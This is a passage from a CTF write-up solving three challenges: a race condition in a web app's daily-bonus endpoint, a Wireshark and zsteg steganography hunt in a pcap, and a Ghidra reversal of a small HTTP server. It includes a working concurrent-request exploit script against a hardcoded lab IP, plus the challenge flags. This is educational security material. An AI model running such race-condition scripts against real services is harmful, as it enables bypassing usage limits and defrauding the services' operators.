
```
umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}
```

## Straightforward



In this challenge, you are given access to a game center web application. When you register, you start with \$1000. There is a /claim endpoint that lets you claim a daily bonus of \$1000. However, you can only claim once per day. To buy the flag from **the** /buy\_flag endpoint, you need \$3000.

The goal is to bypass the one-claim-per-day limit and reach \$3000 without waiting





## SOURCE CODE ANALYSIS

In the `/claim` route, the application checks if the user has already claimed the bonus (`SELECT claimed FROM redemptions WHERE username=?`) and then updates the balance (`UPDATE users SET balance = balance + 1000 WHERE username=?`). The problem is that these actions are separate and not locked in a transaction, allowing multiple requests to bypass the claimed check before the balance update.

```
cur = db.execute('SELECT balance FROM users WHERE username=?', (username,))
row = cur.fetchone()
if row and row['balance'] >= 3000:
    db.execute('UPDATE users SET balance = balance - 3000 WHERE username=?', (username,))
    db.commit()
    flash("Reward redeemed!", "success")
    return render_template('flag.html')
else:
    flash("Insufficient funds to redeem the reward.", "danger")
    return redirect(url_for('dashboard'))
```

## EXPLOITATION

1. Use `Python's requests.Session()` to register and stay logged in.
2. Create a function that sends a POST request to `/claim`.
3. Use `ThreadPoolExecutor` to send `10 concurrent requests` to `/claim`.
4. After the `race condition`, your balance increases past \$3000.
5. Send a `POST` request to `/buy_flag` to get the flag.

To achieve this, we write a Python script called `straightforward.py`

```
import requests
from concurrent.futures import ThreadPoolExecutor

session = requests.Session()
base_url = 'http://159.69.219.192:7859/'

url_register = f'{base_url}register'
payload = {'username': 'zaimsh'}
response = session.post(url_register, data=payload)

if "dashboard" in response.url:
    print("Registration successful. Logged in.")

def claim_bonus():
    claim_url = f'{base_url}claim'
    response = session.post(claim_url)
    print(response.text)

with ThreadPoolExecutor(max_workers=10) as executor:
    futures = [executor.submit(claim_bonus) for _ in range(10)]
    for future in futures:
        future.result()

url_buy_flag = f'{base_url}buy_flag'
response = session.post(url_buy_flag)

print(response.text)
```

After running it using cmd, the script logs in, triggers the **race condition** by claiming multiple times in parallel, and then **buys the flag once the balance reaches \$3000** or more.


```
<!DOCTYPE html>
<html>
<head>
  <title>Reward Unlocked</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="/static/style.css">
</head>
<body class="bg-light">
  <div class="container vh-100 d-flex flex-column justify-content-center align-items-center">
    <div class="card p-4 shadow-sm text-center">
      <h2 class="text-success">🎉 Congratulations 🎉</h2>
      <pre class="flag my-3">UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_t00!}</pre>
      <a href="/" class="btn btn-primary">Back to Home</a>
    </div>
  </div>
</body>
</html>
```

By exploiting the race condition in the **/claim** endpoint, we bypassed the one-claim-per-day restriction and got enough balance to **get the flag**.

Flag: **UMCS{th3\_s0lut10n\_1s\_pr3tty\_str41ghtf0rw4rd\_t00!}**

# FORENSIC

## Hidden in Plain Graphic



This challenge gives a .pcap file with mixed traffic: **FTP**, **TCP**, **UDP**, and **HTTP**. The objective is to analyze the capture and find the hidden flag.

### PACKET ANALYSIS

Load the .pcap file in **Wireshark**. You'll notice traffic over several protocols including:

- FTP
- HTTP
- TCP/UDP

| Apply a display filter ... <Ctrl-/> |           |                 |                 |          |                                                       |
|-------------------------------------|-----------|-----------------|-----------------|----------|-------------------------------------------------------|
| No.                                 | Time      | Source          | Destination     | Protocol | Length Info                                           |
| 313                                 | 0.193195  | 179.128.184.242 | 153.12.30.92    | UDP      | 83 10246 → 554 Len=55                                 |
| 2483                                | -0.450049 | 120.19.133.170  | 82.180.91.90    | UDP      | 52 10324 → 27015 Len=24                               |
| 3081                                | 0.190621  | 34.151.20.66    | 162.214.145.... | UDP      | 83 10370 → 554 Len=55                                 |
| 3858                                | -0.994060 | 119.213.145.180 | 129.45.91.255   | TCP      | 51 10373 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 |
| 2384                                | -0.856309 | 94.171.48.96    | 56.110.5.108    | TCP      | 51 1042 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11  |
| 495                                 | -0.490756 | 149.127.117.111 | 125.52.253.2... | UDP      | 83 10536 → 554 Len=55                                 |
| 2784                                | 0.078427  | 118.29.228.181  | 26.188.112.82   | TCP      | 51 1055 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11  |
| 171                                 | 0.228055  | 170.54.129.192  | 133.92.55.97    | UDP      | 52 10584 → 27015 Len=24                               |
| 1782                                | -0.289093 | 213.13.237.7    | 35.16.247.4     | UDP      | 83 10616 → 554 Len=55                                 |
| 3964                                | -0.075705 | 231.202.20.100  | 224.19.92.145   | UDP      | 83 10648 → 554 Len=55                                 |
| 1998                                | -0.419962 | 149.35.125.246  | 203.203.169.... | UDP      | 52 10674 → 27015 Len=24                               |
| 1967                                | 0.261723  | 19.15.64.218    | 141.9.53.223    | UDP      | 52 10700 → 27015 Len=24                               |
| 632                                 | -0.592587 | 17.166.91.191   | 183.63.112.1... | UDP      | 83 1071 → 554 Len=55                                  |
| 4845                                | 0.247514  | 7.245.70.247    | 8.104.233.174   | UDP      | 83 10867 → 554 Len=55                                 |
| 732                                 | -0.494547 | 192.64.45.129   | 17.70.188.243   | UDP      | 52 10881 → 27015 Len=24                               |
| 2329                                | -0.153890 | 170.152.42.242  | 185.14.61.127   | UDP      | 52 10965 → 27015 Len=24                               |
| 2232                                | -0.333206 | 106.144.149.20  | 106.173.141.... | TCP      | 51 11019 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 |
| 1532                                | -0.053840 | 219.214.221.66  | 100.66.219.2... | UDP      | 52 11052 → 27015 Len=24                               |

To narrow down the traffic, apply this display filter to focus on **web traffic**:

| tcp.port == 80    udp.port == 80 |           |                 |               |          |        |                                                      |
|----------------------------------|-----------|-----------------|---------------|----------|--------|------------------------------------------------------|
| No.                              | Time      | Source          | Destination   | Protocol | Length | Info                                                 |
| 562                              | -0.999498 | 45.168.1.5      | 46.168.1.10   | TCP      | 28539  | 12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=28499 |
| 3                                | -0.161765 | 134.125.30.48   | 187.161.18.74 | HTTP     | 195    | GET / HTTP/1.1                                       |
| 13                               | 0.265733  | 248.20.94.45    | 151.7.151.235 | HTTP     | 197    | GET / HTTP/1.1                                       |
| 17                               | -0.715434 | 189.107.39.82   | 178.38.17.206 | HTTP     | 210    | GET / HTTP/1.1                                       |
| 26                               | -0.443499 | 179.26.10.15    | 241.33.89.81  | HTTP     | 195    | GET / HTTP/1.1                                       |
| 28                               | -0.701752 | 8.4.152.242     | 204.149.233.1 | HTTP     | 203    | GET / HTTP/1.1                                       |
| 29                               | -0.394816 | 241.105.91.154  | 31.229.213.1  | HTTP     | 203    | GET / HTTP/1.1                                       |
| 30                               | -0.482528 | 212.218.87.92   | 156.167.87.89 | HTTP     | 199    | GET / HTTP/1.1                                       |
| 31                               | -0.348176 | 38.185.135.240  | 12.186.212.1  | HTTP     | 205    | GET / HTTP/1.1                                       |
| 32                               | -0.905787 | 185.179.116.41  | 237.239.225.1 | HTTP     | 212    | GET / HTTP/1.1                                       |
| 33                               | -0.458938 | 147.113.218.194 | 205.109.25.2  | HTTP     | 203    | GET / HTTP/1.1                                       |
| 35                               | 0.133123  | 88.48.188.204   | 12.156.21.170 | HTTP     | 202    | GET / HTTP/1.1                                       |
| 42                               | -0.887320 | 85.217.75.173   | 229.164.97.1  | HTTP     | 199    | GET / HTTP/1.1                                       |
| 44                               | -0.703333 | 23.35.24.216    | 78.112.38.137 | HTTP     | 201    | GET / HTTP/1.1                                       |
| 47                               | -0.992055 | 134.244.53.32   | 33.104.54.42  | HTTP     | 197    | GET / HTTP/1.1                                       |
| 48                               | 0.008560  | 233.58.171.225  | 110.69.174.2  | HTTP     | 203    | GET / HTTP/1.1                                       |
| 49                               | -0.104062 | 94.249.6.45     | 77.237.137.1  | HTTP     | 204    | GET / HTTP/1.1                                       |
| 52                               | 0.180531  | 213.203.135.250 | 4.252.111.87  | HTTP     | 211    | GET / HTTP/1.1                                       |

While inspecting the filtered results, most HTTP requests show up as HTTP GET requests. However, one particular **TCP packet** stands out:

- large size of **28,539 bytes**
- Unlike the others, this one does not start with a GET or POST request

This made it suspicious enough to investigate further.

Right-click the packet → **"Follow"** → **"TCP Stream"**. Doing this displays raw binary data. Right at the beginning of the stream, you'll notice:


```
.PNG
IHDR.....X.....o.IDATx...w.^E...?^IB...{.H.}...R.Q...V.....b.A... ..j..bB.@*|e...+.....|<.&
4. @KC.....@.
...B.....?
...@.*.cm.Z.....S.@..5...?..^..hh...7.6...$....:E...:7...
#..6.....V.F.K.K.M.L'.6.....8...\B..
8...X...{...X$.YN.....C..
...[W(d... ..I...P...o.U... ..#
...{...8...3.../>...o.SRz...A.E...[...Y.K.Ha7M.....98NV.K.....r.Eh...L#.M.^..9N=.....oj....
e.2...>[X...Ba.N... ..J...3y.3..2.3...[...H..v&w..W.g*}..I...A.N-L.{...V.L0.p...fw2..2.48yg?..o.Z...
F<0..>[...V;E/-p-..Zd.pp..p...p..8...V.....8...8y.H...o.....w.....>LR..Y..K...U;>K.)
...#...IK..hr...d...80.11)...6.r..2...sS..8N...=."z...T.....b).f.*Z.8.8,...T.#..S.l..p=.)T...
...X3...T...S.....R...*8.G.{.6"...o.8Nzz..S...O..6"4e.i....[R..8.q...6.....5v.....{...i..3.
Z;j..X...k..r@[-.....T.a..._c<p.....C.....w...P..K.....H.....
Amq.
|-|.....{...u..5.....I#..8h...Y.SH..d.c'.mrr.o.....2...p...fr..+.&.p...f...v].....[.]..6'2Kc5..7.x'3..
.W... ..mt..j...o.]..a.....[...v<...;..ho.../tk'.....8*z.....C.....)
.KP..?N...;...LX...N6..pt.n).C..j..l..B...7 ..e.R...].d...).q.g?.....b..vO...[...D.+7...8@...8.x[...+...
...).r.....).....R..1x.[.[D.>+...X'.....D...7..
T.d...].M.n.....i.q].X.....i...(+...@.....).o.S...[...=s.e#.....ky.8.S./P.<..~6.....}\..BM..
...../ {
.../..W.6[.C..R?..e{...k.....-...u.K.U..U...Hb.....Z...>.*b9Zv...-C...x.....vHjI9.#...
...Z...9..t.
.[.'7%.~Vi.....1:.....p...4.6...b;j..VQ.c.r;j.....VOJ...y9aX
X...<[Nr>...6.....I1C...g.....(...@GV...6... ..EW;j.d...1.....F...$p.....:23..+...))
T...e
;J..P6@.....].6."
...:'.?..l.mDE...V..t...c...t...:4.6.B...j;.'#..FT...
;JU..1..1..xx...wR..D.;o..3.S..bMU.crC.....V..P.bj.*~X.0...J.....c. t.....dlz...6.
.l.l..E>S...;87..GQ...@GV6...R.[j.....
2.[T..N..T...].5I..._U..+.....k..h...43(...H..="...mS:.....;d...C*..'.s).H.....<$..E.e.....D...'.
.6.....).i.j..Hj..L..h.....[...P{.g..t.M..V..d/.....E..?
{...0.....f.Z.
0R..g..@..U.....e...-X:d.....>w.../.I.....d...C..N..lMQ.M'F.)e...G.=8e;j...A.g ...H.W...$....".T.9.v=A.
...c...EzrC...m)o\F...Q...).$.8...5...i.H_g4.W.[...+.....G... \H..Z..b_Y.o.%.T..I.....y.....'
D..l...B)...V.C.z7...H.o..Dv..ic.p.P.z...P'X..X./-..B)...k.....l.X.m...f.b>g.6.B)...~>4
```

This confirms it's a **PNG image**.

From the TCP stream window:

- Change the "Show and Save As" option to **Raw**
- Save the contents as **suspicious.png**

You will get this image:



## FLAG FINDING

**zsteg** is a command-line tool for detecting steganographic content in PNG and BMP files. It works by scanning for hidden data in pixel LSBs (Least Significant Bits).

Run the tool like this:


```
(kali@kali)-[~]
$ zsteg suspicious.png
b1,r,lsb,xy      .. text: "b^~SyY[ww"
b1,rgb,lsb,xy    .. text: "24:umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy   .. text: "A3tgA#tga"
b1,abgr,msb,xy   .. file: Linux/i386 core file
b2,r,lsb,xy      .. file: Linux/i386 core file
b2,r,msb,xy      .. file: Linux/i386 core file
b2,g,lsb,xy      .. file: Linux/i386 core file
b2,g,msb,xy      .. file: Linux/i386 core file
b2,b,lsb,xy      .. file: Linux/i386 core file
b2,b,msb,xy      .. file: Linux/i386 core file
b2,abgr,lsb,xy   .. file: 0420 Alliant virtual executab
b3,abgr,lsb,xy   .. file: StarOffice Gallery theme \020
b4,b,lsb,xy      .. file: 0420 Alliant virtual executab
b4,rgba,msb,xy   .. file: Applesoft BASIC program data,
b4,abgr,msb,xy   .. file: Atari DEGAS Elite compressed l
008 0008 0000 ...
```

After scanning the image, zsteg reveals **hidden text data which is the flag**.

Flag: **umcs{h1dd3n\_1n\_png\_st3g}**

# REVERSE ENGINEERING

## Http-server



Given a binary file with a remote server that we can connect.

### PROGRAM ANALYSIS

```
syihab@uky0v1s:~$ nc 34.133.69.112 8080
a
HTTP/1.1 404 Not Found
Content-Type: text/plain

Not here buddy
```

After connecting to the server, it reads input from the user. Providing incorrect input will result :

```
HTTP/1.1 404 Not Found

Content-Type: text/plain


Not here buddy
```

### GHIDRA ANALYSIS

Load the challenge binary into Ghidra to decompile the program and understand its logic using the decompiled code.

```
2 void processEntry entry(undefined8 param_1,undefined8 param_2)
3
4 {
5     undefined auStack_8 [8];
6
7     __libc_start_main(FUN_001013a9,param_2,&stack0x00000008,0,0,param_1,auStack_8);
8     do {
9         /* WARNING: Do nothing block with infinite loop */
10    } while( true );
11 }
```

entry()

Above is the entry point of the binary. It sets up the environment and passes control to the program's main function via `__libc_start_main`. Here, `FUN_001013a9` is most likely the address of the actual `main()` function.

## FUN\_001013a9:

```
2 void FUN_001013a9(void)
3
4 {
5     int iVar1;
6     __pid_t _Var2;
7     long in_FS_OFFSET;
8     socklen_t local_44;
9     int local_40;
10    int local_3c;
11    undefined local_38 [16];
12    sockaddr local_28;
13    undefined8 local_10;
14
15    local_10 = *(undefined8 *) (in_FS_OFFSET + 0x28);
16    local_40 = socket(2,1,0);
17    if (local_40 < 1) {
18        puts("[!]Failed! Cannot create Socket!");
19    }
20    else {
21        puts("[*]Socket Created!");
22    }
23    memset(local_38,0,0x10);
24    local_38._0_2_ = 2;
25    local_38._2_2_ = htons(0x1f90);
26    inet_aton("10.128.0.27", (in_addr *) (local_38 + 4));
27    iVar1 = bind(local_40,(sockaddr *)local_38,0x10);
28    if (-1 < iVar1) {
29        puts("[*]IP Address and Socket Binded Successfully!");
30        iVar1 = listen(local_40,3);
31        if (-1 < iVar1) {
32            puts("[*]Socket is currently Listening!");
33            while( true ) {
34                puts("[*]Server Started....");
35                puts("[*]Waiting for client to connect....");
36                local_44 = 0x10;
37                local_3c = accept(local_40,&local_28,&local_44);
38                if (local_3c < 1) break;
39                puts("[*]Client Connected!");
40                _Var2 = fork();
41                if (_Var2 == 0) {
42                    FUN_0010154b(local_3c);
43                }
44            }
45            puts("[!]Failed! Cannot accept client request");
46            /* WARNING: Subroutine does not return */
47            exit(1);
48        }
49        puts("[!]Failed! Cannot listen to the Socket!");
50        /* WARNING: Subroutine does not return */
51        exit(1);
52    }
53    puts("[!]Failed! IP Address and Socket did not Bind!");
54    /* WARNING: Subroutine does not return */
55    exit(1);
56 }
```

This code sets up a basic TCP server that listens on IP **10.128.0.27**, port **8080**. It accepts multiple client connections, forking a new process for each client to handle communication separately. Error handling is included at each major step (bind, listen, accept). The child process (**\_Var2 == 0**) handles the client by calling **FUN\_0010154b(local\_3c)**.

## FUN\_0010154b:

```
2 void FUN_0010154b(int param_1)
3
4 {
5     int iVar1;
6     char *pcVar2;
7     ssize_t sVar3;
8     FILE *__stream;
9     size_t sVar4;
10    size_t __n;
11    long in_FS_OFFSET;
12    undefined local_418 [1032];
13    long local_10;
14
15    local_10 = *(long *) (in_FS_OFFSET + 0x28);
16    puts("[*]Handling a Connection!");
17    pcVar2 = (char *)malloc(0x400);
18    iVar1 = malloc_usable_size(pcVar2);
19    sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
20    if ((int)sVar3 < 0) {
21        puts("[!]Failed! No Bytes Received!");
22        /* WARNING: Subroutine does not return */
23        exit(1);
24    }
25    pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
26    if (pcVar2 == (char *)0x0) {
27        sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
28        send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,0);
29    }
30    else {
31        __stream = fopen("/flag","r");
32        if (__stream == (FILE *)0x0) {
33            sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the flag file.\n");
34            send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.\n",sVar4,0);
35        }
36        else {
37            memset(local_418,0,0x400);
38            sVar4 = fread(local_418,1,0x3fff,__stream);
39            fclose(__stream);
40            __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
41            send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
42            send(param_1,local_418,sVar4,0);
43        }
44    }
45    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
46        /* WARNING: Subroutine does not return */
47        __stack_chk_fail();
48    }
49    return;
50 }
```

This function checks if the received request contains the exact **HTTP** string **"GET /goodshit/umcs\_server HTTP/13.37"**. If it doesn't, it responds with a **404 error** and a message saying **"Not here buddy"**. If the request matches, it attempts to open the file **/flag**. If the file is missing, it sends another **404 error** message stating the file couldn't be opened. If the file exists, the function reads its contents and sends back a **200 OK HTTP** response along with the file content.



## SOLUTION

To get the flag from this binary, you need to make a specific HTTP request that matches the condition checked in the function: `GET /goodshit/umcs_server HTTP/13.37`

```
syihab@uky0v1s:~$ nc 34.133.69.112 8080
GET /goodshit/umcs_server HTTP/13.37
HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
|
```

Flag: `umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}`